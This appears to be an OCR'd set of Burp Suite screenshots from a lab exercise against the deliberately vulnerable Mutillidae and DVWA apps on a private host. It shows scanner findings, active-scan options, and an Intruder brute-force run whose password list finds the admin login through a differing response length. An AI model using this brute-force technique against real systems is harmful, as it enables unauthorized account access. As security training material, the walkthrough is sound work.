Host Method URL Params Sta
http://172.16.69.128 GET / 200
http://172.16.69.128 GET /dav/ 200
http://172.16.69.128 GET /dav/?C=D;O=A 200
http://172.16.69.128 GET /dav/?C=D;O=D 200
http://172.16.69.128 GET /dav/?C=M;O=A 200
http://172.16.69.128 GET /dav/?C=M;O=D 200
http://172.16.69.128 GET /dav/?C=N;O=A 200
http://172.16.69.128 GET /dav/?C=N;O=D 200
http://172.16.69.128 GET /dav/?C=S;O=A 200
http://172.16.69.128 GET /dav/?C=S;O=D 200
Issues
Cleartext submission of password [2]
Session token in URL
Password field with autocomplete enabled
Unencrypted communications
Cookie without HttpOnly flag set
Cross-domain Referer leakage
Private IP addresses disclosed
HTML does not specify charset [3]
Frameable response (potential Clickjacking) [7]
Path-relative style sheet import [4]
Request Response
Raw Headers Hex
GET / HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
? < + > Type a search term 0 matches
Advisory
Cleartext submission of password
Issue: Cleartext submission of password
Severity: High
Confidence: Certain
Host: http://172.16.69.128
Issue detail
2 instances of this issue were identified, at the following locations:
/mutillidae/index.php
/phpMyAdmin/
Issue background
Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or





You have selected 10 items for active scanning. Before continuing, you can use the filters below to remove certain categories of items, to make your scanning more targeted and efficient.


- [x] Remove duplicate items (same URL and parameters) [7 items]
- [ ] Remove items already scanned (same URL and parameters) [0 items]
- [ ] Remove out-of-scope items [0 items]
- [ ] Remove items with no parameters [1 item]
- [ ] Remove items with media responses [0 items]
- [ ] Remove items with the following extensions [0 items]


js,gif,jpg,png,css


Cancel Next



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Issue activity Scan queue Live scanning Issue definitions Options
Host URL Status Issues Requests Errors Insertion points Start
3 http://172.16.69.128 /mutillidae/ 28% complete 7 366 13
1 http://172.16.69.128 /mutillidae/ finished 5 249 4
2 http://172.16.69.128 /mutillidae/ 55% complete 5 331 8
6 http://172.16.69.128 /mutillidae/ 0% complete 4 108 13
4 http://172.16.69.128 /mutillidae/ 40% complete 3 111 4
5 http://172.16.69.128 /mutillidae/ 0% complete 2 102 8
7 http://172.16.69.128 /mutillidae/documentation/ finished 2 375 7
8 http://172.16.69.128 /mutillidae/documentation/ finished 2 793 13
9 http://172.16.69.128 /mutillidae/documentation/Mutillidae-Test-Scri... finished 2 732 12
10 http://172.16.69.128 /mutillidae/documentation/how-to-access-Mutil... finished 2 780 13
13 http://172.16.69.128 /mutillidae/documentation/vulnerabilities.php finished 2 780 13
14 http://172.16.69.128 /mutillidae/framer.html finished 2 377 7
15 http://172.16.69.128 /mutillidae/images/ finished 2 310 6
16 http://172.16.69.128 /mutillidae/images/ finished 2 793 13
17 http://172.16.69.128 /mutillidae/images/ finished 2 793 13
24 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 9
25 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 15
26 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 8
27 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 10
28 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 15
30 http://172.16.69.128 /mutillidae/index.php 0% complete 2 12 15
31 http://172.16.69.128 /mutillidae/javascript/ finished 2 310 6
32 http://172.16.69.128 /mutillidae/javascript/ finished 2 436 8
33 http://172.16.69.128 /mutillidae/javascript/ finished 2 793 13
35 http://172.16.69.128 /mutillidae/javascript/ddsmoothmenu/ finished 2 310 6
36 http://172.16.69.128 /mutillidae/javascript/ddsmoothmenu/ finished 2 436 8
37 http://172.16.69.128 /mutillidae/javascript/ddsmoothmenu/ 21% complete 2 763 13
43 http://172.16.69.128 /mutillidae/set-up-database.php 0% complete 2 43 8
44 http://172.16.69.128 /mutillidae/styles/ finished 2 310 6
45 http://172.16.69.128 /mutillidae/styles/ 77% complete 2 352 8
46 http://172.16.69.128 /mutillidae/styles/ 35% complete 2 353 13
47 http://172.16.69.128 /mutillidae/styles/ddsmoothmenu/ 71% complete 2 283 6
48 http://172.16.69.128 /mutillidae/styles/ddsmoothmenu/ 55% complete 2 243 8
49 http://172.16.69.128 /mutillidae/styles/ddsmoothmenu/ 21% complete 2 220 13
Running (30 active threads)



Issue activity
Scan queue
Live scanning
Issue definitions
Options
Active Scanning Areas
These settings control the types of checks performed during active scanning.
SQL injection
Error-based
Time-delay checks
Boolean condition checks
MSSQL-specific checks
Oracle-specific checks
MySQL-specific checks
OS command injection
Informed
Blind
Server-side code injection
Server-side template injection (requires reflected XSS)
Reflected XSS
Stored XSS
Reflected DOM issues
Stored DOM issues
File path traversal / manipulation
External / out-of-band interaction
HTTP header injection
SMTP header injection
XML / SOAP injection
LDAP injection
Cross-site request forgery
Open redirection
Header manipulation
Server-level issues
Suspicious input transformation
Input returned in response (reflected)
Input returned in response (stored)
Select all
Select none



Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/brute/?username=admin&password=payload_here&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Type a search term


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /dvwa/vulnerabilities/brute/?username=admin&password=$payload_here$&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
1 payload position
Length: 449


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Add from list ...
Fuzzing - quick
Fuzzing - full
Usernames
Passwords
Short words
a-z
A-Z
n each payload before it is used.
Edit
Remove
Up
Down


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Time... Length Comment
2590 password 200 4948
0 200 4882
5 !root 200 4882
6 $SRV 200 4882
7 $secure$ 200 4882
8 *3noguru 200 4882
10 A.M.I 200 4882
11 ABC123 200 4882
12 ACCESS 200 4882
13 ADLDEMO 200 4882
14 ADMIN 200 4882
15 ALLIN1 200 4882
16 ALLIN1MAIL 200 4882
Finished


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Time... Length Comment
2590 password 200 4948
0 200 4882
5 !root 200 4882
6 $SRV 200 4882
8 *3noguru 200 4882
7 $secure$ 200 4882
11 ABC123 200 4882
10 A.M.I 200 4882
13 ADLDEMO 200 4882
12 ACCESS 200 4882
18 AM 200 4882
14 ADMIN 200 4882
15 ALLIN1 200 4882
Request Response
Raw Params Headers Hex
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Type a search term
0 matches
Finished


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Comparer
This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.
Select item 1:
Length Data
1 4948 HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:35:55 GMTServer: Apache/2.2.8 (Ubuntu) DAV/2X-Powered-By: PHP/5.2.4-...
2 4882 HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:35:27 GMTServer: Apache/2.2.8 (Ubuntu) DAV/2X-Powered-By: PHP/5.2.4-...
Paste
Load
Remove
Clear
Select item 2:
Length Data
1 4948 HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:3...
2 4882 HTTP/1.1 200 OKDate: Fri, 03 Mar 2017 17:3...
Compare ...
Words
Bytes


Length: 4,948
Text Hex

<h1>Vulnerability: Brute Force</h1>

<h2>Login</h2>
<form action="#" method="GET">
Username:
<input type="text" name="username">
Password:
<input type="password" AUTOCOMPLETE="off"
name="password">
<input type="submit" value="Login" name="Login">
</form>
Welcome to the password protected area admin <img
src="http://172.16.123.129/dvwa/hackable/users/admin.jpg" />

<h2>More info</h2>

